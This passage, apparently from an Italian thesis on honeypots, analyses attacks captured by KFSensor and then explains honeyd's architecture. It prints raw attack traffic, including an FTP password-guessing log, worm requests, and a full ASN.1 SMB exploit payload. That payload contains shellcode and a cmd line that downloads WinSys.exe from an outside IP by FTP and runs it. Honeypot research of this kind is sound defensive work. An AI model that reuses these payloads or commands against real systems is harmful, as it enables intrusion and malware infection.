Come è evidente, le informazioni acquisite con questo strumento sono molto più numerose ed approfondite di quelle precedentemente raccolte mediante ***BackOfficer Friendly***. Per rendere pienamente giustizia alle potenzialità di ***KFSensor***, però, non ci si può esimere dall'approfondire le modalità degli attacchi più significativi rilevati. In particolare, verranno approfonditi gli eventi che hanno coinvolto i servizi *FTP*, *IIS*, *NBT Session Service*, *NBT SMB*, *IIS proxy* e *Microsoft Messanger Service*.

Come già introdotto, l'attacco rivolto al servizio ***FTP*** (***File Transfer Protocol***) è costituito da una serie di tentativi di indovinare la password di amministratore ed è stato sferrato da un unico indirizzo *IP*, *211.139.239.122*. Nelle righe che seguono si riporta un breve stralcio dell'interazione tra l'emulazione di ***KFSensor*** e l'attaccante, visto che l'attacco si è protratto per circa 15 minuti e ha visto l'utilizzo di *392* password.

S	`220-caposupremo.it`
S	`220 Please enter your name:`
C	`USER Administrator`
S	`331 User name okay, Need password.`
C	`PASS`
S	`530 Password not accepted.`
C	`USER Administrator`
S	`331 User name okay, Need password.`
C	`PASS abc123`
S	`530 Password not accepted.`
C	`USER Administrator`
S	`331 User name okay, Need password.`
C	`PASS password`
S	`530 Password not accepted.`
C	`USER Administrator`
S	`331 User name okay, Need password.`
C	`PASS passwd`
S	`530 Password not accepted.`
C	`USER Administrator`
S	`331 User name okay, Need password.`
C	`PASS 123456`
S	`530 Password not accepted.`
C	`USER Administrator`
S	`331 User name okay, Need password.`
C	`PASS newpass`
S	`530 Password not accepted.`
C	`USER Administrator`
S	`331 User name okay, Need password.`
C	`PASS notused`
S	`530 Password not accepted.`
	…

Più interessanti sono gli attacchi ricevuti dall'emulazione di *IIS*, poiché in essi ***KFSensor*** ha rilevato la *signature* di due differenti tipologie di attacco: la prima è stata individuata in 9 degli 11 eventi verificatisi; la seconda solamente in uno. La prima tipologia di attacco viene indicata da ***KFSensor*** come "*IIS view script source code vulnerability attack*" e si concretizza con l'invio della seguente richiesta *HTTP*:

```
OPTIONS / HTTP/1.1
translate: f
User-Agent: Microsoft-WebDAV-MiniRedir/5.1.2600
Host: 82.61.21.191
Content-Length: 0
Connection: Keep-Alive
```

A tale richiesta, l'emulazione risponde nella maniera indicata di seguito, in cui sostanzialmente il *server* comunica al *client* le funzionalità opzionali che esso è in grado di supportare. Il comando "`OPTIONS`" , infatti, ha proprio lo scopo di consentire al *client* di determinare le caratteristiche del *server* senza dover effettuare delle vere e proprie richieste a delle risorse in esso presenti [RFC2616].

```
HTTP/1.1 200 OK
Allow: OPTIONS, TRACE, GET, HEAD
Content-Length: 0
Server: Microsoft-IIS/6.0
Public: OPTIONS, TRACE, GET, HEAD, POST
Date: Thu, 02 Nov 2006 00:50:22 GMT
Connection: close
```

La seconda tipologia di attacco, invece, utilizza una richiesta *HTTP* del tutto differente:

```
GET / HTTP/1.0
Host: 82.61.21.191
Authorization: Negotiate
YIIQegYGKwYBBQUCoIIQbjCCEGqhghBmI4IQYgOCBAEAQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQU
FBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQU
FBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQU
FBQUFBQUF [... segue...]
```

Innanzitutto, la sua dimensione è sensibilmente più elevata del caso precedente, poiché è composta da 5698 *byte*; in secondo luogo, essa soddisfa le condizioni stabilite in una *signature* denominata "*IIS - RBOT Worm propagation*", la quale già dal nome fa intuire la maggiore pericolosità di questo attacco rispetto a quello precedente. Il suo scopo, infatti, è quello di far propagare del codice malizioso sfruttando delle vulnerabilità di *IIS*. Un altro aspetto che è interessante evidenziare è poi costituito dall'indirizzo *IP* indicato nel campo "*Host*" della richiesta. Similmente a prima, esso non corrisponde all'indirizzo da cui risulta provenire la richiesta – che invece è pari a *82.51.126.71* – ma costituisce lo stesso indirizzo indicato all'interno della richiesta relativa all'attacco precedente. Infine, è utile

precisare che tale richiesta maliziosa è stata preceduta da una connessione senza scambio di dati proveniente dallo stesso *host*. Sempre in merito all'emulazione di *IIS* ma relativamente alla porta *TCP* 3128, è poi interessante illustrare un terzo attacco, il quale sfrutta la capacità di *IIS* di comportarsi da *proxy*. In altre parole, *IIS* può fare da intermediario tra un *client* ed un altro *web server* in modo tale da consegnare al secondo le richieste effettuate dal primo e, viceversa, inoltrare al primo le risposte inviate dal secondo. In particolare, la richiesta ricevuta da ***KFSensor*** è la seguente:

```
GET http://discover-
      search.com/flashegg/prx.php?p=q1w2e3r4t5y6u7i8o9p0*a-b HTTP/1.0
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: discover-search.com
Connection: Keep-Alive
```

Considerando che l'*host* attaccante si aspetta come risposta una pagina *web*, l'emulazione restituisce la seguente richiesta, in cui viene codificata una pagina *HTML* vuota.

```
HTTP/1.1 200 OK
Content-Length: 68
Content-Type: text/html
X-Powered-By: ASP.NET
Date: Fri, 03 Nov 2006 04:47:42 GMT
Connection: close

<html>
<head>
<title></title>
</head>
<body>

</body>
</html>
```

È interessante notare che l'emulazione di *IIS* può essere configurata in maniera tale da comportarsi come un vero e proprio *proxy*, può cioè inoltrare la richiesta *HTTP* all'effettivo *web* server; in questo caso, però, per motivi di sicurezza è stato deciso di non avvalersi di questa possibilità.

Altri attacchi che è molto interessante approfondire sono quelli relativi ai protocolli che supportano la condivisione delle cartelle e delle stampanti nei sistemi *Windows*, poiché rendono palese il fatto che queste tecnologie sono particolarmente inclini a veicolare tentativi di attacco. Non a caso, infatti, nelle porte aperte da tali protocolli è stata riscontrata una notevole attività che si è protratta sostanzialmente per tutta la durata dell'esperimento. In particolare, la porta *TCP 139* ha visto l'esecuzione di *65* tentativi di comunicazione, uno dei quali particolarmente pericoloso poiché è culminato nel tentativo di caricare del codice malizioso nell'*honeypot*; la porta *TCP 445*, invece, è stata coinvolta in *66* eventi, di cui ben *12* riconducibili ad uno stesso *exploit*, identificato da ***KFSensor***

come "*ASN.1 Kill Bill remote exploit*". Il motivo per il quale tali porte destano così tanto interesse nei malintenzionati, è dovuto al fatto che esse costituiscono il fulcro della funzionalità di condivisione delle cartelle e delle stampanti presente nei sistemi *Windows*, in quanto è per loro tramite che viene trasmesso il relativo traffico, come ad esempio i veri e propri trasferimenti di file da una cartella ad un'altra [Gri05]. La porta *139*, infatti, è relativa al cosiddetto *Session Service* di *NBT* (*NetBIOS over TCP/IP*), il quale si occupa di trasportare pacchetti *SMB* (*Server Message Block*) mediante l'instaurazione di sessioni orientate alla connessione. La porta *445*, invece, si occupa sempre del trasporto di pacchetti *SMB* ma attraverso *CIFS* (*Common Internet File System*), un protocollo più recente e che è noto anche come "*SMB over TCP/IP*" [Gri05]. Per comprendere maggiormente come questi protocolli possano essere sfruttati per fini malevoli, descriviamo brevemente i più interessanti attacchi rilevati da ***KFSensor***. Come già anticipato, l'attività più interessante che ha coinvolto la porta *139* è relativa al caricamento di codice malevolo nella cartella condivisa fittizia messa a disposizione da ***KFSensor***. Questo attacco è stato eseguito dall'indirizzo *189.158.141.254* (il cui dominio è risultato pari a "*dsl-189-158-141-254.prod-infinitum.com.mx*") ed è iniziato alle ore *23:43:23* per poi terminare alle ore *23.44.26*; per esso, ***KFSensor*** ha riscontrato una corrispondenza con la *signature* denominata "*NBT OpaSoft Worm insertion*". In particolare, l'attaccante ha inviato i seguenti dati (in cui per i caratteri non stampabili viene visualizzato il relativo codice esadecimale tra parentesi quadre):

```
NBT:1 Session Request
Called Name : GIMLI<20 File Server Service>
Calling Name: SHITBANDA<20 File Server Service>

NBT:2 SMB: [tree con X]
    {!\\GIMLI\C[00]A:[00]}

NBT:3 SMB: [create file]
    {[04]WINDOWS\speedy.scr[00]}

NBT:4 SMB: [write]
    Write 512 bytes at offset 0

NBT:51 SMB: [close file]

File Operation:
Uploaded file: 189_158_141_254_1620_speedy_scr.bin  MD5:
726687c1312bf9bed7ce2f4a23b0d5c3

NBT:52 SMB: [open file]
    {[04]WINDOWS\win.ini[00]}

NBT:53 SMB: [read]
    Read 512 bytes at offset 0

NBT:74 SMB: [close file]

NBT:75 SMB: [create file]
```

```
    {[04]WINDOWS\win.ini[00]}

NBT:76 SMB: [write]
    Write 512 bytes at offset 0

NBT:97 SMB: [close file]

File Operation:
Uploaded file: 189_158_141_254_1620_win_ini.bin  MD5:
0c08469939409e0cbb70c530d06d44cf
```

A queste richieste, ***KFSensor*** ha risposto inviando quanto riportato nelle righe che seguono.

```
NBT:1 Positive Session Response

NBT:2 SMB: [tree con X]
    {A:[00]}

NBT:3 SMB: [create file]

NBT:4 SMB: [write]

NBT:51 SMB: [close file]

NBT:52 SMB: [open file]

NBT:53 SMB: [read]

NBT:74 SMB: [close file]

NBT:75 SMB: [create file]

NBT:76 SMB: [write]

NBT:97 SMB: [close file]
```

In sostanza, si può notare che l'attaccante ha dapprima caricato nell'*honeypot* il file *speedy.scr*, che dietro l'apparenza da *screen saver* nasconde sicuramente del codice malevolo, per poi leggere e modificare il file *win.ini*, uno dei file di sistema di *Windows*. È poi interessante notare come, nelle intenzioni dell'attaccante, tutti questi file sarebbero dovuti essere situati nella cartella di *Windows*.

Di tutt'altro genere sono gli attacchi rilevati nella porta *445*: essi, infatti, consistono nell'inviare alla macchina vittima una richiesta formattata in maniera tale da sfruttare delle vulnerabilità del servizio. Ad esempio, una delle *12* richieste ricevute da ***KFSensor*** è strutturata nella maniera seguente (ancora una volta, i caratteri non stampabili sono rappresentati con i rispettivi valori esadecimali all'interno di parentesi quadre):

```
[00 00 00 85 FF]SMBr[00 00 00 00 18]S[C8 00 00 00 00 00 00 00 00 00 00 00 00
00]7[13 00 00 00 00 00]b[00 02]PC NETWORK PROGRAM 1.0[00 02]LANMAN1.0[00 02]Windows
for Workgroups 3.1a[00 02]LM1.2X002[00 02]LANMAN2.1[00 02]NT LM 0.12[00 00 00 10 BF
FF]SMBs[00 00 00 00 18 07 C8 00 00 00 00 00 00 00 00 00 00 00 00 00 00]7[13 00 00 00
00 0C FF 00 00 00 00 04 11]
[00 00 00 00 00 00 00]~[10 00 00 00 00 D4 00 00 80]~[10]`[82 10]z[06 06]+[06 01 05
05 02 A0 82 10]n0[82 10]j[A1 82 10]f#[82 10]b[03 82 04 01
00]AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAA[03 00]#[82 0C]W[03 82 04]
[00 90]B[90]B[90]B[90]B[81 C4]T[F2 FF FF FC E8]F[00 00 00 8B]E<[8B]|[05]x[01 EF
8B]O[18 8B]_ [01 EB E3].I[8B]4[8B 01 EE]1[C0 99 AC 84 C0]t[07 C1 CA 01 C2 EB
F4];T$[04]u[E3 8B]_$[01 EB]f[8B 0C]K[8B]_[1C 01 EB 8B 1C 8B 01 EB 89]\$[04
C3]1[C0]d[8B]@0[85 C0]x[0F 8B]@[0C 8B]p[1C AD 8B]h[08 E9 0B 00 00 00 8B]@4[05]|[00
00 00 8B]h<_1[F6]`V[EB]h[EF CE E0]`h[98 FE 8A 0E]W[FF E7 E8 EE FF FF FF]cmd /c echo
open 82.61.64.144 37158 > o&echo user 1 1 >> o &echo get WinSys.exe >> o &echo quit
>> o &ftp -n -s:o &WinSys.exe
[00]BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB

BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB

BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB

BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB

BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB

BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB

B
```

Le restanti richieste sono sostanzialmente identiche: l’unica parte che cambia è quella che contiene dei comandi per la *console DOS* e che è compresa tra la stringa composta del solo carattere “A” e quella costituita dal carattere “B”.

L’ultimo attacco che approfondiremo è relativo alle porte *UDP 1026* e *1027*, utilizzate del servizio *Microsoft Messanger Service*. Come già brevemente spiegato nella Tabella 2.4, questo semplice servizio è stato creato dalla *Microsoft* per consentire agli amministratori di rete ed a dispositivi vari di inviare messaggi di avviso ai sistemi connessi in rete. Ad esempio, questo strumento può rivelarsi utile quando un *server* deve essere fermato per avvisare dell’evento tutti i *client* connessi in quel momento, ma può essere utilizzato pure da una stampante per comunicare situazioni di errore [Lin06]. Purtroppo, ben presto questo servizio è stato utilizzato anche dai cosiddetti *spammer* per inviare messaggi indesiderati, per lo più di natura pubblicitaria. Ciò si è rivelato possibile poiché il protocollo utilizzato da questo servizio è piuttosto debole. Sebbene esso preveda che prima dell’invio del messaggio si debba eseguire un processo abbastanza complicato per sapere se il destinatario desidera o no ricevere delle comunicazioni, per aggirare questa procedura è sufficiente inviare il messaggio direttamente alla porta su cui il servizio è in ascolto (che tipicamente appartiene all’intervallo *1026 - 1029*) [Lin06]. Inoltre, l’utilizzo del protocollo *UDP* rende particolarmente semplice all’attaccante la contraffazione del suo indirizzo *IP* (*IP spoofing*), rendendo estremamente ardua la sua identificazione [Lin06]. Sebbene ciò non costituisca un vero e proprio problema di sicurezza, in quando il

sistema non viene effettivamente attaccato, è indubbio che vedersi comparire sullo schermo le più disparate comunicazioni pubblicitarie è estremamente scomodo. Per questo motivo, nelle più recenti versioni di *Windows* questo servizio è disabilitato per *default*; nonostante ciò, questo strumento è ancora estremamente utilizzato. Nelle circa *6* ore di durata dell'esperimento, infatti, ***KFSensor*** ha rilevato per la porta *UDP 1026* ben *78* messaggi, mentre per quella *1027* tale quantità è scesa a *50*. Nelle righe che seguono, viene riportato il contenuto di uno di questi messaggi così come è stato ricevuto dall'emulazione di ***KFSensor***.

```
[04 00]([00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 F8 91]{Z[00
FF D0 11 A9 B2 00 C0]O[B6 E6 FC 99 E6 93 82]W,.[BE E6 1E 9C][A[88] d[00 00 00 00 01
00 00 00 00 00 00 00 00 FF FF FF FF]X[01 00 00 00 00 10 00 00 00 00 00 00 00 10
00 00 00]SECURITY[00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 10 00 00
00]ALERT[00 00 00 00 00 00 00 00 00 00 00 14 01 00 00 00 00 00 00 14 01 00 00]STOP!

Registry Cleaner Recommended!

To fix the errors please do the following:
1. Download Registry Repair from: http://www.regdoctorpro.com
2. Install Registry Repair
3. Run Registry Repair
4. Reboot your computer
FAILURE TO ACT NOW MAY LEAD TO DATA LOSS AND CORRUPTION!
[00]
```

Un altro *Low Interaction honeypot* che è estremamente interessante illustrare è ***honeyd*** (vedi **Appendice A**, pag.277). La sua particolarità è dovuta alla capacità di simulare un'intera rete di *host*, ognuno dei quali dotato del suo sistema operativo e dei suoi servizi di rete. Pertanto, all'interno di un'unica macchina diventa possibile simulare, ad esempio, un sistema *Windows* con *IIS* ed un *host Linux* con *Apache*, magari collegati al resto della rete per mezzo di un *router Cisco*. Oltre a poter scegliere la piattaforma degli *host* da simulare, infatti, ***honeyd*** consente anche di prevedere dei *router*; in questo modo, diventa possibile definire una vera e propria ***topologia di rete virtuale***. Per dare una maggiore parvenza di normalità all'infrastruttura simulata, inoltre, è addirittura possibile stabilire, per ogni *link* di comunicazione della topologia, il ritardo di trasmissione, il tasso di perdita dei pacchetti e la larghezza di banda [Pro02]. In questa maniera, è possibile eseguire un *traceroute* verso uno degli *host* simulati e ricavare l'elenco dei *router* attraversati concordemente alla topologia di rete definita, insieme con i relativi tempi di *round trip* calcolati in maniera coerente ai ritardi di trasmissione ed al *bitrate* specificati.

Ogni *host* della rete simulata, ovviamente, è dotato del proprio indirizzo *IP*; è tuttavia importante notare che è possibile configurare ***honeyd*** in maniera da fargli automaticamente utilizzare quegli indirizzi che non sono assegnati a nessuna delle macchine reali presenti nella rete. Per rendere possibile ciò, ***honeyd*** fa affidamento su ***Arpd***, un *demone* che rimane in ascolto delle richieste *ARP* per rispondere a quelle relative ad indirizzi *IP* non assegnati [Spi03], sebbene c'è da dire che ciò può dare qualche problema al *server DHCP*. Per quanto riguarda le funzionalità più strettamente inerenti ad un *software honeypot*, ***honeyd*** non si comporta molto differentemente dalle soluzioni che sono state presentate precedentemente. Esso, infatti, mette a disposizione una serie di servizi emulati, solo che in questo caso è possibile avere un insieme di servizi differenti per ogni *host* simulato. È importante sottolineare, però, che ***honeyd*** non è direttamente responsabile di tali emulazioni: esso si occupa solamente di simulare più *host* all'interno di una singola macchina e di gestire il loro comportamento in maniera coerente con il sistema operativo per essi scelto. Una delle caratteristiche più notevoli di ***honeyd***, infatti, è l'emulazione dello *stack TCP/IP* di numerosi sistemi operativi, che rende possibile ingannare anche *tool* di *fingerprinting* come *nmap* [@Nmap] e *xprobe2* [@Xprobe2]. In altre parole, se si decide di simulare un *host* con *Windows XP*, il traffico di rete da esso generato sarà costruito in maniera tale da riuscire ad ingannare i suddetti *tool*. Per quanto riguarda l'emulazione dei servizi, invece, ***honeyd*** si limita ad avviare apposite applicazioni esterne, a gestire il traffico entrante ed uscente tra i vari *host* simulati ed a creare dei *log* in cui vengono riportate le attività rilevate. La vera e propria interazione con l'attaccante è quindi demandata a tali applicazione esterne, le quali tipicamente sono costituite da *script PERL* o di *shell*. Grazie a questo approccio, è possibile godere di una soluzione altamente flessibile: è infatti possibile definirsi i propri servizi, i quali possono essere in ascolto su una qualsiasi delle porte *TCP* o *UDP*. C'è comunque da dire che sono già esistenti delle emulazioni per i servizi più comuni, come *telnet*, *HTTP*, *SMTP*, *POP3*, *IIS*, le *backdoor* installate dai virus *Kuang2* e *Mydoom*, e così via [Honeyd]. Le funzionalità di ***honeyd***, però, non si limitano a quelle appena illustrate. Molto particolare è la possibilità di definire *host simulati* dal comportamento dinamico, che cioè muta a seconda del verificarsi o meno di determinate condizioni [Pro02]. Ad esempio, è possibile prevedere un *host* che si comporta come se fosse un sistema con *Windows XP* tranne quando viene visitato da uno specifico indirizzo *IP*, per il

quale assume le sembianze di un sistema *Linux*. Oppure, è possibile configurare un *host simulato* in maniera tale da associargli di volta in volta lo stesso sistema operativo del sistema col quale interloquisce, in maniera tale da indurlo a comportarsi come un sistema *Windows* quando interagisce con sistemi di tale piattaforma e come un sistema *Linux* quando comunica con computer dotati di tale sistema operativo. Infine, è possibile anche fare in modo che un determinato *host simulato* sia disponibile solo in determinati momenti, utile per ricalcare in qualche modo sistemi che possono essere accesi e spenti nel corso della giornata [Pro02]. Interessante è poi la possibilità di integrare dei servizi reali all'interno della topologia di rete simulata [Pro02][Pro03]. In questo modo, è possibile avere dei servizi reali che rispondono alle richieste effettuate ad uno o più degli indirizzi *IP* gestiti da ***honeyd***; in sostanza, è come se tali indirizzi fossero effettivamente assegnati ai servizi reali che si utilizzano. Inoltre, tali servizi reali possono sia essere presenti nella macchina in cui è in esecuzione ***honeyd***, sia su una macchina remota. In definitiva, ***honeyd*** costituisce sicuramente un *software* notevole e, tra tutti i *Low Interaction honeypot*, merita sicuramente un posto di primo piano, anche se considerarlo "solo" un *honeypot* è forse un po' riduttivo: grazie soprattutto alla possibilità di definire topologie di rete totalmente virtuali, può essere efficacemente utilizzato anche come simulatore di rete per scopi di *test* e di studio. Per questi motivi, può essere molto interessante comprendere un po' più approfonditamente il suo funzionamento. A tal fine, riportiamo in Figura 2.4 uno schema che descrive la sua architettura [Pro03]. In essa è possibile notare come i pacchetti in ingresso vengano processati dal "*Packet dispatcher*", il quale innanzitutto controlla la loro lunghezza e verifica la relativa *checksum*. In seguito, si preoccupa di consultare il *database delle configurazioni* (indicato nella figura mediante il blocco "*Configuration*"), nel quale sono riportate le caratteristiche dei vari *host* che vengono simulati. In questo modo, ***honeyd*** può sapere quali servizi l'*host simulato* mette a disposizione e, pertanto, è in grado di evitare di inviare ai vari *host simulati* pacchetti relativi a servizi che non gestiscono. Fatto questo controllo, è possibile inoltrare i pacchetti al corretto *gestore di protocollo*, il quale si occupa di tutte le incombenze connesse alla corretta gestione del protocollo ad esso assegnato, in modo da consentire alle emulazioni dei servizi di concentrarsi solamente sull'interazione con l'attaccante. Come è possibile notare dalla Figura 2.4, ***honeyd*** supporta il protocollo *ICMP*, *UDP* e *TCP*; pacchetti relativi ad altri protocolli vengono scartati.




Figura 2.4 – Architettura di *honeyd*

Pertanto, questo *software* è in grado di gestire e generare correttamente i messaggi *ICMP* oltre che stabilire connessioni *TCP* mediante l'esecuzione del *three-way handshake*; quindi le emulazioni dei servizi non devono assolutamente preoccuparsi della vera e propria instaurazione delle connessioni. Se i pacchetti ricevuti dai *gestori di protocollo* sono relativi a traffico *TCP* o *UDP*, essi si preoccupano anche di richiamare l'opportuna *emulazione del servizio* e di passarle le informazioni; in caso di messaggi *ICMP*, invece, si dedicano direttamente alla relativa gestione. Come già introdotto, le *emulazioni dei servizi* (indicati nella figura mediante il blocco "*Services*") sono delle applicazioni esterne, per cui il comportamento dell'emulazione dipende totalmente da esse: ***honeyd*** non ha nessuna responsabilità in merito. Concettualmente, il funzionamento di ***honeyd*** è piuttosto semplice. Infatti, alla ricezione di nuovi pacchetti, viene controllato se essi fanno parte di una connessione già stabilita e, in tal caso, i dati in essi contenuti vengono inviati all'emulazione già avviata. Se invece si riceve un pacchetto contenente una richiesta di connessione, viene avviata l'emulazione in grado di gestire il servizio richiesto, la quale sarà situata in un processo distinto da quello di ***honeyd***. Ad ogni modo, è possibile configurare ***honeyd*** in modo da eseguire un determinato servizio all'interno del suo processo [Pro02]. A questo punto, ogni pacchetto di risposta generato dalle *emulazioni dei servizi* può essere trasmesso in rete; prima di far ciò, però, è necessario che esso venga processato dal "*Personality Engine*". Lo scopo di questo modulo è quello di fare in modo che i pacchetti che escono in rete siano strutturati in maniera coerente con il sistema operativo associato ai vari *host simulati*. Bisogna infatti evidenziare che nell'implementazione dello *stack TCP/IP*, ogni sistema operativo inserisce delle particolarità che possono essere utilizzate come una sorta di *firma* per poterlo identificare con buona approssimazione. Per quanto i protocolli coinvolti nello *stack TCP/IP* siano

ben definiti, esistono comunque degli aspetti per i quali essi non prescrivono nulla e che, pertanto, possono essere stabiliti arbitrariamente. Ad esempio, un parametro che può aiutare nell'identificazione del sistema operativo può essere la *dimensione della finestra di ricezione* [Pro03], che viene utilizzato per comunicare all'interlocutore quanto è estesa la propria finestra di ricezione. Lo scopo del "*Personality Engine*", dunque, è proprio quello di formattare i pacchetti in uscita in maniera da rispettare tali particolarità a seconda dei sistemi operativi degli *host simulati*. Per poter far ciò, esso fa affidamento su un apposito *database* (indicato in figura con "*Personality*"), che in sostanza contiene le stesse firme utilizzate dai già nominati *nmap* e *xprobe2*. L'ultimo aspetto da chiarire prima di concludere l'illustrazione dell'architettura di ***honeyd*** riguarda ciò che nella Figura 2.4 viene mostrato mediante i blocchi denominati "*Routing*". Come è semplice intuire, essi rappresentano le funzionalità di *routing* che consentono a questo *software* di simulare un'intera topologia di rete dalla complessità arbitraria e, pertanto, sono tratteggiati poiché non sempre sono necessari. In sostanza, le funzionalità di *routing* vengono utilizzate non appena viene ricevuto un pacchetto e prima del suo invio per consentire a ***honeyd*** di consegnare le informazioni agli *host* corretti simulando al contempo la presenza di *router* reali. Infatti, quando ***honeyd*** riceve un pacchetto consulta le proprie tabelle di *routing* per individuare il cammino che consente di raggiungere il corretto *host simulato*. Una volta che tale cammino è noto, ***honeyd*** si preoccupa di calcolare il corretto *ritardo di trasmissione* a seconda dei *link simulati* attraversati e, eventualmente, a scartare qualche pacchetto. In questo modo, l'*host simulato* destinatario può vedere i pacchetti solamente dopo un tempo coerente con le caratteristiche dei *link simulati* che sono stati attraversati. Per rendere il tutto ancora più fedele alla realtà, ***honeyd*** provvede anche a decrementare il campo *TTL* (*Time To Live*) dei pacchetti *IP* ricevuti a seconda del numero di *router simulati* che essi attraversano, senza dimenticare di generare un messaggio *ICMP time exceeded* se tale valore raggiunge lo zero prima che il pacchetto giunga a destinazione.

Dopo questa lunga trattazione, possiamo sicuramente considerare i *Low Interaction honeypot* adeguatamente descritti ed analizzati in tutte le loro sfumature. L'unico aspetto che forse è stato sottovalutato è quello relativo al ***rischio*** che si assumono coloro che adottano questi strumenti. Come si è già detto, uno dei loro punti di forza è costituito

proprio dal bassissimo livello di rischio, derivante proprio dall'utilizzo di emulazioni, le quali non permettono agli *hacker* di portare a compimento le loro azioni. Per quanto basso possa essere, però, questo rischio non è totalmente nullo. Le motivazioni a suffragio di questa affermazione sono sostanzialmente due: ***vulnerabilità nel software honeypot*** e ***vulnerabilità non monitorate dall'honeypot***. Il primo è dovuto al fatto che gli *honeypot* sono, dopotutto, *software* come gli altri, pertanto anche in essi possono esistere degli errori di progettazione che possono essere sfruttati per realizzare degli attacchi; c'è comunque da dire che questa eventualità è piuttosto remota. Più delicata è invece la questione inerente le possibili vulnerabilità esistenti nella macchina *honeypot* che non coinvolgono i servizi da essa emulati. In altre parole, se l'*honeypot* fornisce l'emulazione di un *web server*, esso sarà in grado di rilevare solamente le minacce relative a questo servizio. Così, se nella stessa macchina è presente ad esempio anche un *mail server reale*, gli eventuali attacchi rivolti verso di esso non potranno essere notati e, conseguentemente, un attaccante può violare il sistema senza l'*honeypot* se ne accorga. Ovviamente è possibile ovviare a questo problema facendo in modo che la macchina che funge da *honeypot* non ospiti al suo interno nessun servizio di produzione, cioè nessun servizio che gli utenti utilizzano per espletare i loro compiti. In effetti, l'utilizzo di una macchina ***non*** di produzione è proprio uno dei requisiti che un sistema deve rispettare affinché possa essere considerato un *honeypot*; tuttavia ciò non può essere considerato sufficiente. Per comodità, infatti, spesso i sistemi operativi vengono lasciati con le impostazioni di default, con il risultato di ritrovarsi con un sistema che ha in esecuzione vari servizi di cui magari l'utente non è neanche a conoscenza. Per questo motivo è consigliabile che il sistema *honeypot* sia dotato solo di quei servizi che siano strettamente necessari per il buon funzionamento del sistema operativo. Inoltre, è buona norma utilizzare un *firewall* per bloccare tutte le porte che non sono riconducibili alle emulazioni fornite dall'*honeypot* [Gri05]. Un esempio molto calzante potrebbe essere sicuramente quello relativo alla funzionalità di condivisione delle cartelle di *Windows*: come si è visto precedentemente, i protocolli che supportano questa funzionalità sono particolarmente forieri di minacce, pertanto è una pessima idea lasciarli a disposizione degli attaccanti se per essi l'*honeypot* 